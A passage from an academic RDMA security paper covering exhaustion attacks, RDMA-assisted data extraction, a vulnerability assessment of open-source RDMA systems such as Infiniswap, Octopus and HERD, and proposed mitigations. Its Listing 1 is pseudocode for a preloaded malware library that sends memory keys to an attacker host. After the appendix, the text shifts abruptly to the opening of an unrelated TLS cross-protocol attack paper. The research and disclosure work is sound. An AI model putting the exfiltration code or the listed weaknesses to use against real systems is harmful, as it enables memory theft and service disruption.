Experiments. We analyze the influence of resource exhaustion using a varying number of attackers on the latency and bandwidth of RDMA read or write operations. Each attacker is located on a dedicated machine equipped with a Mellanox ConnectX-3 RNIC and connected to the victim service through a switch. Each attacker floods the victim service with RDMA write requests of maximum transmission unit size, (4 KB in the testing environment) with the intention of exhausting packet processing resources of the victim's RNIC. Since RDMA write are enabled by default, but RDMA read operations must be explicitly enabled during connection establishment, exhaustion attacks based on RDMA writes are more likely to occur.

To observe the effect of this attack, we measure the latency and available bandwidth as observed by a client of the vic-




Figure 5: Effect of an exhaustion attack using RDMA write on latency and bandwidth of *RDMA read*.




Figure 6: Effect of an exhaustion attack using RDMA write on latency and bandwidth of *RDMA write*.

tim service. Figures 5 and 6 illustrate the results of these experiments. During normal operation, the latencies for both RDMA read and write operations as observed by the client remain largely unaffected by the size of the requests as the requests fit in a single packet. However, given the presence of only two attackers that flood the victim service with requests, the latency for regular RDMA requests increases by factor 3. For each additional attacker the latency further increases by 4.20 µs. In terms of throughput, the resource exhaustion attack is even more severe. For two or more attackers, the throughput of a victim reduces by factor 8 – 10 for RDMA read requests. For RDMA writes, the attack should be performed by at least five attackers to notably affect the write throughput of legitimate applications.

Practicality. This resource exhaustion attack does not require any special capabilities and is achievable under the assumption of the T1 model. However, collusion of several attackers is required to effectively disrupt a public service.

Mitigation. Due to the nature of one-sided RDMA operations, the misuse of RDMA for performance degradation is almost undetectable. However, modern RNICs (e.g., based on mlx5) support hardware counters on the device which are accessible by the host. Thus, a host would be able to detect resource exhaustion attacks based on excessive issuance of requests. Using this detection based on HW counters would allow a host to mitigate these attacks.

5.6 A6: Facilitating Attacks using RDMA

In addition to attacks that use RDMA as an attack vector, RDMA can also facilitate attacks (e.g., for data extraction). As RDMA read and write operations do not require any interaction by a remote host's CPU (V7), they allow an attacker to "silently" read and write data.

For example, if an attacker has the privilege to preload a library to a victim's application, the attacker can misuse this ability to *inject code* that establishes an RDMA connection to the attacker's application. This RDMA connection can then be used by the attacker to read memory from the victim without involvement of the victim CPU or intervention with applications executed by the victim.

Since the memory registered by an application must also be readable by the RNIC, the attacker can either preregister a large chunk of memory or enable ODP access which grants access to any valid virtual address without memory registration (V10). Then, by continuously sweeping the readable memory, the attacker can eavesdrop on sensitive data of applications.

Experiments. To illustrate the feasibility of using RDMA as an attack vector, we implemented a proof-of-concept application that preloads a malware library to a binary and allows an attacker to intercept a secret passphrase entered by the victim by reading memory using RDMA read operations. The malware (see Listing 1) preallocates a memory space and register it for RDMA Read access. Then it sends the *rkey* and the memory address of the memory region to the attacker, and deallocates the memory. Freed memory is still RDMA

```
//Initialization
rdma_connection* con = connect("Attacker's IP and PORT")
//Size of adversarial memory
const uint32_t length = 4096;
//Pre-allocate the adversarial memory
void* buf = malloc(length);
//Register the pre-allocated buffer
// with RDMA READ access
ibv_mr * mr = ibv_reg_mr(PD,buf,size,RDMA_READ);
//Send the memory region to the attacker
con->send(mr->address,mr->rkey,mr->length);
//Free the buffer so that
// the victim can use it.
free(buf);
```

Listing 1: Pseudocode of RDMA malware library

accessible, as it is not deregistered. Since the memory is deallocated, the victim is able to use it for storing its passphrase. The remote attacker can continuously read the memory using RDMA to gain the passphrase. ODP strengthens the attack by allowing the attacker to read the whole memory space, and not just the pre-registered region.

Practicality. The attack is achievable under T4 model. Both attacker and the victim needs to be in the same network and be equipped with RDMA-capable NICs. In addition, the attacker should be capable of replacing or modifying the execution binaries of the victim. Note that this attack can not only be applied to RDMA applications, but can also be used to obtain sensitive data from other applications.

Mitigation. A mitigation mechanism that prevents an adversary from misusing RDMA as an attack vector would be check to what libraries are preloaded with a binary. However, to more generally prevent attacks that include RDMA operations in code, the system should rely on remote code attestation (e.g., based on Intel SGX [6]).

6 Vulnerability Assessment of Open-Source RDMA Systems

We analyse whether recent open-source applications and systems that use RDMA as a communication mechanism are vulnerable to the aforementioned attacks. Table 5 lists the analyzed systems and their security issues.

Infiniswap [11] is a remote memory paging system that uses remote memory as a swap block device and is specifically designed to be used in an RDMA network. To "swap out" memory pages a local block is sent over RDMA to a remote block using an RDMA write operation. Similarly, to "swap in" memory pages RDMA read operations are used. Using (A1), an attacker can inject a packet and modify the content of swapped pages. Infiniswap is also vulnerable to DoS attacks using (A2) which breaks connections of other clients. Furthermore, the Infiniswap daemon uses `posix_memalign` in a loop to allocate *and* register buffers of 1 GB, allowing an attacker to predict the position and *rkey* of newly allocated buffers

Table 5: Summary on vulnerabilities of open-source RDMA-enabled systems, and how they establish connections: using native interface or connection manager.

System	Connection	(A1)	(A2)	(A3)	(A4)	(A5)
Infiniswap [11]	Manager	✓[a]	✓[a]	✓	✓	✓
Octopus [22]	Native	✓[a]	✓[a]	✓	✓	✓
HERD [13]	Native	✓[a]	✓[a]	✓	✓	✓
RamCloud [28]	Native	✓[a]	✓[a]	✓	✓	✗
Dare [31]	Native	✓[a]	✓[a]	✓	✗	✓
Crail [34, 35]	Manager	✓[a]	✓[a]	✓	✓	✓

[a] if deployed over RoCE
✓ vulnerable to attack ✗ resilient to attack

(difference of `0x40002000` bytes). Using (A3), an attacker can connect to the Infiniswap service and get access to the memory of other clients in the same PD. Since Infiniswap does not limit the number of connections and resources per client, a single client can occupy all connections using (A4) or execute performance degradation attacks using (A5).

Octopus [22] is an RDMA-enabled distributed persistent memory file system. As Octopus uses a hard-coded fixed starting PSN, an attacker can trivially predict subsequent PSNs and a perform packet injection attack (A1) and (A2). Furthermore, all clients share a single buffer that can be accessed using a single *rkey* (A3). Thus, the Octopus system relies on strict trust in all participating parties, i.e., clients must write remote procedure call (RPC) requests to predefined offsets, as otherwise the system would fail. Additionally, even though Octopus does not use RDMA reads, all buffers are registered with read permissions enabled. Thus, a misbehaving client can read and *change* RPCs of all other clients and force the system to execute a wrong RPC. Finally, Octopus also does not limit the number connections and resources per client (A4), and clients are able to obtain RDMA writable memory regions after establishing a connection (A5).

The HERD [13] system implements an RDMA-enabled key-value store. Similar to Octopus, HERD uses a single memory buffer with a single registration for all RPC requests by clients, does not limit the number of connections and resources per client and is thus vulnerable to (A3), (A4), and (A5). However, unlike Octopus HERD generates PSNs randomly. Unfortunately, systems such as Hermes [14] and cc-NUMA [10] that are implemented using HERD inherit all its vulnerabilities.

RamCloud [28] is a distributed key-value store based on two-sided RDMA. As one-sided RDMA operations are not enabled, performance degradation using (A5) is not possible. However, unauthorized memory access (A3) is still possible because RamCloud registers memory with enabled remote

accesses and the memory allocation is static. RamCloud starts memory allocation at address `0x40000000` and all subsequent allocations are offset by adding 1 GB to the previous address. Furthermore, the number of clients is also not limited, and a single client can exhaust all QP resources (A5).

Dare [31] specifies an RDMA-accelerated consensus protocol that is based on trust in all participating entities. Unfortunately, a static initial PSN is used and all control data is registered using a single registration. Thus, a misbehaving participant can forge the votes of other participants using packet injection (A1) or unauthorized memory access (A3), and manipulate the consensus decision to his benefit. However, (A4) is not possible as the the number of clients is fixed and defined by the consensus quorum size.

Crail [34, 35] is a high-performance distributed data store designed for fast sharing of ephemeral data in distributed data processing workloads. Crail has similar vulnerabilities as Infiniswap as it maps and registers 1 GB fixed-size files in a loop, making the memory addresses and corresponding *rkey*s highly predictable. Finally, the number of connections is not limited and all memory buffers are accessible using RDMA.

7 Mitigation Mechanisms

7.1 Software-based Security Mechanisms

In the following, we propose two mitigation mechanisms that are readily deployable by RDMA applications without requiring changes to hardware or the IB protocol. While these mechanisms introduce some computational overhead on the application, they could be deployed until other mitigations mechanisms become available.

(M1) **Randomization of QPNs.** We propose the following mechanism for randomization of QPNs (see Listing 2). An RDMA application creates a pool of unconnected QP descriptors with random QPNs. As soon as QP connection is required, one of the QP descriptors is fetched and registered. This measure will introduce some overhead on the RDMA host, but can be deployed *without* modification of existing RDMA protocols and will increase the number of packets that an adversary needs to inject to 2^{24}. Given that modern RNICs provide hardware counters that are accessible by applications, such bruteforce attempts could be detected.

(M2) **Randomization of *rkey*s.** In addition to randomizing QPNs, we propose a mechanism to randomize memory protection keys *rkey*s. Similar to the first mitigation mechanism, the application preregisters a pool of empty memory regions with different *rkey*s (see Listing 3). When a new buffer needs to be registered, the application can randomly get a memory descriptor and remap it to the specified buffer using an *ibv_rereg_mr* call.

```
//Initialization
RandomPool pool;
//Create a pool of QP connections
// by skipping a random number of QP connections
for(int i=0; i<POOL_SIZE; i++){
 int random_value = secure_prng();
//Create and destroy QPs to get a random QP number
 for(int j=0; j<random_value; j++){
//Each new QP has a predictable QPN
  ibv_qp * qp = ibv_create_qp(params);
  ibv_destroy_qp(qp);
 }
// Only random QPs are stored
 pool.add(qp);
}

//On connection request, a random QP is taken
ibv_qp * create_qp( ){
//Take random QP, which has a random QP number
 struct ibv_qp * qp = Pool.get_random();
 return qp;
}
```

Listing 2: Algorithm for randomization of QP numbers

7.2 Leveraging Existing IB Security Mechanisms

(M3) **Hardware Counters in RNICs.** Recent RNICs from Mellanox (based on the mlx5 driver) support port and hardware counters that are accessible by RDMA applications [26]. These counters enable precise monitoring of requests for debugging, load estimation and error detection. For example, `resp_remote_access_errors` could be used to monitor invalid requests that resulted in access errors. Attacks based on flooding a victim with malicious RDMA traffic could be detected using these counters. Even though attack detection does not directly prevent attacks, it is an important countermeasure to (A3), (A5), and (A6).

(M4) **Type 2 Memory Windows.** IBA offers *type 2 memory windows* which bind a memory region to a specified QP and prevent unauthorized memory access by other QPs. However, since IBA has no means of source authentication, an attacker can mimic any RDMA request initiator and inject RDMA write packets to corrupt memory of the victim host by spoofing an RDMA packet which contains the memory address and its *rkey*. Additionally, type 2 memory windows have the disadvantage that the RNIC is required to store the QP number and the corresponding *rkey* for each QP which is allowed to access the window.

(M5) **Protection Domains.** Memory regions can also be protected using PDs, which prevents accesses to the memory across different memory domains by enforcing that each memory region must be part of a single PD and that all QPs can be only member of a single PD. Thus, only QPs within the same PDs can access these memory regions. However, in practice many RDMA applications use only a single PD

```
//Initialization
RandomPool pool;
//Allocate an anchor buffer
void *anchor=mmap(0, PAGESIZE, PROT_READ|PROT_WRITE,
                  MAP_PRIVATE|MAP_ANONYMOUS, -1, 0);
//Create a pool of memory registration
// register the anchor buffer many times.
for(int i=0; i<POOL_SIZE; i++){
//Register a buffer
//Each registration can have a predictable rkey
 ibv_mr * mr = ibv_reg_mr(PD,anchor,PAGESIZE,0);
 pool.add(mr);
}
//On registration, a random registration is taken
// and reregistered to the requested address
// with requested length and access permissions.
ibv_mr * reg_mr(void* addr, size_t len, int access){
//Take random mr, which has a random rkey
 struct ibv_mr * mr = Pool.get_random();
 int flags = IBV_REREG_MR_CHANGE_TRANSLATION |
             IBV_REREG_MR_CHANGE_ACCESS;
//After reregistration rkey will not change.
 ibv_rereg_mr(mr,flags,PD,addr,len,access);
 return mr;
}
```

Listing 3: Algorithm for randomization of *rkey*

for all connections and memory regions to reduce memory overhead on the RNIC. For example, the RDMA connection manager (`librdmacm`) by default uses a single PD for all RDMA related operations such as connection establishment and memory registration within a process.

7.3 Encryption and Authentication in RDMA Protocols

Since the existing IBA security mechanism can be circumvented due to the lack of endpoint and packet authentication, IBA could make use of encryption and authentication at any layer in the protocol stack (M6). In the following, we discuss the most relevant options.

RDMA-over-IPsec. RDMA protocols based on IP (e.g., RoCE) would allow the use of IPsec [7] for packet encryption and authentication of end points. Recent NICs support IPsec for RoCE traffic (e.g., Mellanox ConnectX-6 DX [25]) by providing IPsec tunnels as a transport and simply encapsulating RoCE packets inside IPsec. However, since IPsec does not directly support RDMA traffic and encapsulates the RDMA headers, it authenticates traffic based on IP address and UDP port. To prevent the injection of RoCE packets into IPsec-enabled QPs from other end hosts, the NIC stores QP context information and enforces an association the QP number and the source IP address. Using an IPsec tunnel between two end points would be able to prevent (A1) and (A2) for Ethernet networks, but cannot be applied to the InfiniBand protocol.

Application-layer Encryption and Authentication. Application-level encryption and authentication (e.g., based on TLS with client authentication [32]) of RDMA applications is not possible, because RDMA read and write operations can operate as purely one-sided communication routines (without involvement of the other parties CPU). An approach based on application-layer encryption would require a temporal buffer for the incoming encrypted messages. These would then be decrypted by the CPU and then copied to the destined location completely negating RDMA's advantages.

Encryption and Authentication Integrated in IBA. In contrary to application-layer cryptography, encryption and authentication of RDMA messages could also be integrated into the design of IBA. Lee et al. [16,17] suggested to replace the Invariant CRC field with a MAC to achieve packet authentication. Recently, Taranov et al. [36] proposed sRDMA, a protocol that extends IBA by designing a connection mode that provides authentication and encryption for RDMA based on symmetric cryptography.

Encryption and authentication integrated into IBA can prevent information leakage to on-path attackers and also prevent message tampering as the RDMA message header is authenticated. Thus, it becomes impossible for an attacker to spoof RDMA header fields, prevents him conducting all attacks based on packet injection.

7.4 Other Mitigation Mechanisms

(M7) **Per-Client Resource Constraints.** RDMA-capable devices should limit the number of concurrently open QP connections and allocated resources on a per-client basis. Otherwise, attacks based on resource exhaustion cannot be prevented. With per-client resource constraints in place an attacker would need to collude with a large number of endpoints to successfully execute resource exhaustion attacks. Allocating resources per-client could be realized based on the InfiniBand adapter identifiers for native IB connections and using the IP address for RoCE connections.

(M8) **In-Network Filtering.** Apart from modifying IB-based architectures, packet injection could also be prevented using in-network filtering. In datacenter deployments, operators could deploy a filtering mechanism at the ingress of the network to effectively prevent an attacker from injecting spoofed packets (e.g., similar to [9]).

8 Related Work on RDMA attacks

RFC 5042 [30] analyzes the security issues around uses of RDMA protocols. It defines an architectural model for RDMA-based implementations and reviews various basic attacks including spoofing, tampering, information disclosure, and exhaustion of shared resources. The authors suggest the use of IPsec encryption and authentication to mitigate attacks that target end-to-end security, which unfortunately fails to solve the problem of endpoint authentication. RFC 5042

aims to provide a guideline for designing protocols based on RDMA, but is completely implementation agnostic and only mentions potential vulnerabilities specific to RDMA protocols. ReDMArk tests the applicability of vulnerabilities to specific implementations of RDMA (such as InfiniBand) and shows that the security pitfalls of using RDMA remain misunderstood.

Tsai et al. [39] discuss the threats and opportunities of one-sided communication. They raise concerns about the predictability of hardware-managed memory protection key and the potential misuse of one-sided RDMA communication for DoS. Compared to previous work, ReDMArk provides an in-depth security analysis of RDMA networking (e.g., investigates the algorithms behind *rkey* generation in detail) covering not only vulnerabilities, but discussing the full chain of vulnerabilities, proposes specific attacks based on the discovered vulnerabilities, and mitigations for these attacks.

Kornfeld Simpson et al. [33] summarize the security flaws in RDMA protocols (e.g., missing authentication and encryption) and discuss security challenges of designing RDMA-enabled storage systems. In addition to the attacks discussed by ReDMArk, they suggest to exploit priority flow control (PFC) pause frames in RoCE [12] to flood buffers on switches. However, they mention that the most recent version of RoCE is not subject to this attack as it does not require PFC.

Furthermore, Tsai et al. [38] discovered that RNICs could be exploited for side-channel attacks. They implemented an RDMA-based side channel attack that allows an attacker on one client machine to learn how victims on other client machines. The attacker uses RDMA access latency and a trained classifier to statistically predict victim accesses.

Kurth et al. [15] have shown that the Intel DDIO [1] and RDMA features facilitate a side-channel attack named NetCAT. Intel DDIO technology allows RDMA read and write accesses not only to a pinned memory region, but also parts of the lowest CPU cache. NetCAT remotely measures cache activity caused by a victim's SSH connection to perform a keystroke timing analysis and recovers words typed in the SSH session. Using this analysis, an attacker can recover words typed in the SSH session on another computer. These works based on side-channel attacks using RDMA are complementary to ReDMArk.

9 Conclusion

RDMA architectures such as RoCE and InfiniBand were designed for HPC and private networks, and have neglected security in their design in favor of focusing on high performance. As illustrated by ReDMArk, the design of IBA and the implementation of IB-capable NICs contain multiple vulnerabilities and design flaws. These weaknesses allow an adversary to inject packets, gain unauthorized access to memory regions of other clients connected to an RDMA-based service with potentially drastic consequences, and effectively disrupt communication in RDMA networks. Given that InfiniBand is deployed in public infrastructure and more providers plan to adopt RDMA networking, weak RDMA security creates real-world vulnerabilities in RDMA-enabled systems. This work shows the security implications of RDMA on cloud systems and demonstrates the critical importance of security in the design of upcoming versions of InfiniBand and RoCE (e.g., by fully integrating header authentication and payload encryption). In addition, developers of RDMA-enabled systems must be aware of the threats introduced by RDMA networking and should employ mitigations such as using type 2 memory windows, a separate PD for each connection, and our proposed algorithms to randomize the QPN and the *rkey* generation.

Responsible Disclosure

We have notified and responsibly disclosed the weaknesses to Mellanox, Broadcom, and Microsoft prior to the submission of this work.

Acknowledgments

We would like to thank our shepherd, Haya Shulman, and the anonymous reviewers for their constructive feedback. We thank Mellanox Technologies and Broadcom Inc. for the hardware donations as well as their feedback during the disclosure of this work. In addition, we thank Igor Zablotchi for assisting with the evaluation of this work. We gratefully acknowledge support from ETH Zurich, and from the Zurich Information Security and Privacy Center (ZISC). Furthermore, we thank the Microsoft Swiss Joint Research Centre for their support.

References

[1] Intel® Data Direct I/O Technology Overview. https://www.intel.co.jp/content/dam/www/public/us/en/documents/white-papers/data-direct-i-o-technology-overview-paper.pdf, 2019. [Online; accessed 19-Sep-2020].

[2] Raw Ethernet Programming: Basic Introduction - Code Example. https://community.mellanox.com/s/article/raw-ethernet-programming--basic-introduction---code-example, 2019. [Online; accessed 19-Sep-2020].

[3] InfiniBand Trade Association. The InfiniBand architecture specification. *https://www.infinibandta.org/ibta-specifications-download/*, 2000.

[4] Infiniband Trade Association. Supplement to InfiniBand architecture specification volume 1, release 1.2. 1: Annex a16: RDMA over Converged Ethernet (RoCE), 2010.

[5] Christian Cachin. *Entropy measures and unconditional security in cryptography*. PhD thesis, ETH Zurich, 1997.

[6] Victor Costan and Srinivas Devadas. Intel SGX explained. *IACR Cryptology ePrint Archive*, (086), 2016.

[7] Naganand Doraswamy and Dan Harkins. *IPSec: the new security standard for the Internet, intranets, and virtual private networks*. Prentice Hall Professional, 2003.

[8] Aleksandar Dragojević, Dushyanth Narayanan, Orion Hodson, and Miguel Castro. Farm: Fast remote memory. In *Proceedings of USENIX Conference on Networked Systems Design and Implementation (NSDI)*, pages 401–414, 2014.

[9] P. Ferguson and D. Senie. Network ingress filtering: Defeating denial of service attacks which employ IP source address spoofing. BCP 38, 2000.

[10] Vasilis Gavrielatos, Antonios Katsarakis, Arpit Joshi, Nicolai Oswald, Boris Grot, and Vijay Nagarajan. Scale-out ccnuma: Exploiting skew with strongly consistent caching. In *Proceedings of the Thirteenth EuroSys Conference*, pages 1–15, 2018.

[11] Juncheng Gu, Youngmoon Lee, Yiwen Zhang, Mosharaf Chowdhury, and Kang G. Shin. Efficient memory disaggregation with INFINISWAP. In *Proceedings of the USENIX Conference on Networked Systems Design and Implementation (NSDI)*, pages 649–667, 2017.

[12] Chuanxiong Guo, Haitao Wu, Zhong Deng, Gaurav Soni, Jianxi Ye, Jitu Padhye, and Marina Lipshteyn. Rdma over commodity ethernet at scale. In *Proceedings of the ACM SIGCOMM Conference*, pages 202–215, 2016.

[13] Anuj Kalia, Michael Kaminsky, and David G. Andersen. Using RDMA efficiently for key-value services. In *Proceedings of ACM SIGCOMM*, pages 295–306, 2014.

[14] Antonios Katsarakis, Vasilis Gavrielatos, MR Siavash Katebzadeh, Arpit Joshi, Aleksandar Dragojevic, Boris Grot, and Vijay Nagarajan. Hermes: a fast, fault-tolerant and linearizable replication protocol. In *Proceedings of the International Conference on Architectural Support for Programming Languages and Operating Systems*, pages 201–217, 2020.

[15] Michael Kurth, Ben Gras, Dennis Andriesse, Cristiano Giuffrida, Herbert Bos, and Kaveh Razavi. NetCAT: Practical cache attacks from the network. In *IEEE Symposium on Security and Privacy (S&P)*, 2020.

[16] Manhee Lee and Eun Jung Kim. A comprehensive framework for enhancing security in InfiniBand architecture. *IEEE Transactions on Parallel and Distributed Systems*, 18, 2007.

[17] Manhee Lee, Eun Jung Kim, and Mazin Yousif. Security enhancement in InfiniBand architecture. In *Proceedings of the IEEE International Parallel and Distributed Processing Symposium*, 2005.

[18] Bojie Li, Tianyi Cui, Zibo Wang, Wei Bai, and Lintao Zhang. Socksdirect: Datacenter sockets can be fast and compatible. In *Proceedings of the ACM Special Interest Group on Data Communication*, pages 90–103. 2019.

[19] Mingzhe Li, Xiaoyi Lu, Hari Subramoni, and Dhabaleswar K Panda. Designing registration caching free high-performance MPI library with implicit on-demand paging (ODP) of InfiniBand. In *IEEE International Conference on High Performance Computing (HiPC)*, pages 62–71, 2017.

[20] Linux RDMA. RDMA core userspace libraries and daemons. https://github.com/linux-rdma/rdma-core/, 2020. [Online; accessed 19-Sept-2020].

[21] Linux RDMA. Software RDMA over Converged Ethernet. https://github.com/SoftRoCE/rxe-dev/, 2020. [Online; accessed 19-Sept-2020].

[22] Youyou Lu, Jiwu Shu, Youmin Chen, and Tao Li. Octopus: an RDMA-enabled distributed persistent memory file system. In *USENIX Annual Technical Conference (ATC)*, pages 773–785, July 2017.

[23] David JC MacKay. *Information theory, inference and learning algorithms*. Cambridge university press, 2003.

[24] James L Massey. Guessing and entropy. In *Proceedings of 1994 IEEE International Symposium on Information Theory*, page 204. IEEE, 1994.

[25] Mellanox. NVidia Mellanox ConnectX-6 DX. https://www.mellanox.com/files/doc-2020/pb-connectx-6-dx-en-card.pdf, 2020. [Online; accessed 19-Sept-2020].

[26] Mellanox. Understanding mlx5 Linux Counters and Status Parameters. https://community.mellanox.com/s/article/understanding-mlx5-linux-counters-and-status-parameters, 2020. [Online; accessed 19-Sept-2020].

[27] Microsoft. Cve-2019-1372, azure stack remote code execution vulnerability. https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2019-1372, 2020. [Online; accessed 19-Sept-2020].

[28] John Ousterhout, Arjun Gopalan, Ashish Gupta, Ankita Kejriwal, Collin Lee, Behnam Montazeri, Diego Ongaro, Seo Jin Park, Henry Qin, Mendel Rosenblum, Stephen

Rumble, Ryan Stutsman, and Stephen Yang. The RAMCloud storage system. *ACM Trans. Comput. Syst.*, 33(3):7:1–7:55, August 2015.

[29] R Kim Peterson. Position independent code location system, 1996. US Patent 5,504,901.

[30] J. Pinkerton and E. Deleganes. Direct Data Placement Protocol (DDP) / Remote Direct Memory Access Protocol (RDMAP) Security. RFC 5042, October 2007.

[31] Marius Poke and Torsten Hoefler. Dare: High-performance state machine replication on rdma networks. In *Proceedings of the International Symposium on High-Performance Parallel and Distributed Computing (HPDC)*, pages 107–118, 2015.

[32] Eric Rescorla. The Transport Layer Security (TLS) Protocol Version 1.3. RFC 8446, 2018.

[33] Anna Kornfeld Simpson, Adriana Szekeres, Jacob Nelson, and Irene Zhang. Securing RDMA for high-performance datacenter storage systems. In *USENIX Workshop on Hot Topics in Cloud Computing (HotCloud)*, 2020.

[34] Patrick Stuedi, Animesh Trivedi, Jonas Pfefferle, Ana Klimovic, Adrian Schuepbach, and Bernard Metzler. Unification of temporary storage in the nodekernel architecture. In *Proceedings of USENIX Conference on Usenix Annual Technical Conference (ATC)*, page 767–781, 2019.

[35] Patrick Stuedi, Animesh Trivedi, Jonas Pfefferle, Radu Stoica, Bernard Metzler, Nikolas Ioannou, and Ioannis Koltsidas. Crail: A high-performance I/O architecture for distributed data processing. *IEEE Data Eng. Bull.*, 40(1):38–49, 2017.

[36] Konstantin Taranov, Benjamin Rothenberger, Adrian Perrig, and Torsten Hoefler. sRDMA: Efficient nic-based authentication and encryption for remote direct memory access. In *USENIX Annual Technical Conference (ATC)*, 2020.

[37] Mellanox Technologies. RDMA Aware Networks Programming User Manual, Rev 1.7. https://www.mellanox.com/related-docs/prod_software/RDMA_Aware_Programming_user_manual.pdf, 2015.

[38] Shin-Yeh Tsai, Mathias Payer, and Yiying Zhang. Pythia: Remote oracles for the masses. In *USENIX Security*, pages 693–710, 2019.

[39] Shin-Yeh Tsai and Yiying Zhang. A double-edged sword: Security threats and opportunities in one-sided network communication. In *USENIX Workshop on Hot Topics in Cloud Computing (HotCloud)*, 2019.

[40] Fernando Vano-Garcia and Hector Marco-Gisbert. KASLR-MT: Kernel address space layout randomization for multi-tenant cloud systems. *Journal of Parallel and Distributed Computing*, 137:77–90, 2020.

[41] Michal Zalewski. Strange attractors and tcp/ip sequence number analysis. *RAZOR/Bindview Corporation*, 2001.

A Algorithms of *rkey* generators

```
static uint32_t bnxt_get_key(void){
        static uint32_t key = 0x100;
        key += 0x100
        return key;
}
```

Listing 4: *rkey* generation of bnxt_re

```
static uint32_t rxe_get_key(void){
        static uint32_t base = 0x100;
        static unsigned key = 1;
        base +=  0x100;
        key = key << 1;
        key |= (0 != (key&0x100))^(0 != (key&0x10))
              ^(0 != (key&0x80))^(0 != (key&0x40));
        key &= 0xff;
        return base + ((uint8_t)key);
}
```

Listing 5: *rkey* generation of SoftRoCE

```
static Queue key_queue;//queue for deregistered keys
static uint32_t base = 0x100; // is device-specific
static uint32_t MASK = 0xFFFFFFFF; // 24bit mask
static uint32_t mlx4_get_key(void){
        static uint32_t key = 0x100;
        if(key_queue.is_empty()){
                key+= 0x100;
                return base + (key & MASK);
        }
        uint32_t old_key = key_queue.pop();
        return base + (old_key & MASK);
}
static void mlx4_dereg_key(uint32_t old_key){
        base += 0x8000000;
        key_queue.push(old_key);
}
```

Listing 6: *rkey* generation of mlx4

ALPACA: Application Layer Protocol Confusion - Analyzing and Mitigating Cracks in TLS Authentication

Marcus Brinkmann[1], Christian Dresen[2], Robert Merget[1], Damian Poddebniak[2], Jens Müller[1], Juraj Somorovsky[3], Jörg Schwenk[1], and Sebastian Schinzel[2]

[1]Ruhr University Bochum
[2]Münster University of Applied Sciences
[3]Paderborn University

Abstract

TLS is widely used to add confidentiality, authenticity and integrity to application layer protocols such as HTTP, SMTP, IMAP, POP3, and FTP. However, TLS does not bind a TCP connection to the intended application layer protocol. This allows a man-in-the-middle attacker to redirect TLS traffic to a different TLS service endpoint on another IP address and/or port. For example, if subdomains share a wildcard certificate, an attacker can redirect traffic from one subdomain to another, resulting in a valid TLS session. This breaks the authentication of TLS and *cross-protocol attacks* may be possible where the behavior of one service may compromise the security of the other at the application layer.

In this paper, we investigate cross-protocol attacks on TLS in general and conduct a systematic case study on web servers, redirecting HTTPS requests from a victim's web browser to SMTP, IMAP, POP3, and FTP servers. We show that in realistic scenarios, the attacker can extract session cookies and other private user data or execute arbitrary JavaScript in the context of the vulnerable web server, therefore bypassing TLS and web application security.

We evaluate the real-world attack surface of web browsers and widely-deployed email and FTP servers in lab experiments and with internet-wide scans. We find that 1.4M web servers are generally vulnerable to cross-protocol attacks, i.e., TLS application data confusion is possible. Of these, 114k web servers can be attacked using an exploitable application server. Finally, we discuss the effectiveness of TLS extensions such as Application Layer Protocol Negotiation (ALPN) and Server Name Indiciation (SNI) in mitigating these and other cross-protocol attacks.

1 Introduction

TLS. With Transport Layer Security (TLS) [56], confidential and authenticated channels are established between two communication endpoints. In typical end-user protocols, such as HTTP, SMTP, or IMAP, the TLS server authenticates to the client by presenting an X.509 certificate. In this setting, the server is identified by the *Common Name* (CN) field or the *Subject Alternate Name* (SAN) extension in the certificate, which contains one or more hostnames or wildcard patterns (e.g., `*.bank.com`). As part of the certificate validation, the client confirms that the destination of the request matches the CN or SAN of the certificate.

